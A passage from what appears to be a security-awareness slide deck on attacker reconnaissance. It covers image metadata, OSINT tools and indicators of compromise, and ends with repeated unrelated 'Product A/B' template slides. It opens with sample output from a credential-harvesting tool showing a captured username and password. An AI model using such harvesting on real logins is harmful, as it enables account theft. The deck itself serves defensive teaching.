PARAM: __EVENTVALIDATION=/wEdAAQizha2YkE5lBBUN8FUPxq6WMttrRuIi9aE3DBg1DcnOGGcPOO2LAX9axRe6vMQj2F
3f3AwSKugaKAa3qX7zRfqP6FEuh56Etqq7+ihR1jyy+u65LCLvniCwWt1XTdZm4Q=
POSSIBLE USERNAME FIELD FOUND: txtusername=sam
POSSIBLE PASSWORD FIELD FOUND: txtpwd=test@123
POSSIBLE USERNAME FIELD FOUND: btnlogin=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Gathering information from Pictures

- Picture provide metadata that is useful to attacker.

- Exif Info: view meta-data in your files

Demonstration

- nmap
- Email header
- httrack
- Picture metadata
- OSINT framework

Indicator

- Indicators of Compromise IoCs are the clues, artifacts, or evidence that indicate a potential intrusion or malicious activity in an organization’s infrastructure.

- Indicators of Attacks IoAs are strategic indicators discovered through the attackers’ intention and end goal as well as a series of actions that an attacker must take before being able to successfully launch an attack.

Conclusion

- Various techniques are used by attackers to gather intelligence information in preparation for attacks.

- Public information about us, organizations and devices are everywhere.

- Defending ourselves (organization) against all this depend on

- Security awareness Training
- Encryption
- Management of social site.

Questions and Answers.

Product A

- Feature 1
- Feature 2
- Feature 3

Product B

- Feature 1
- Feature 2
- Feature 3

Product A

- Feature 1
- Feature 2
- Feature 3

Product B

- Feature 1
- Feature 2
- Feature 3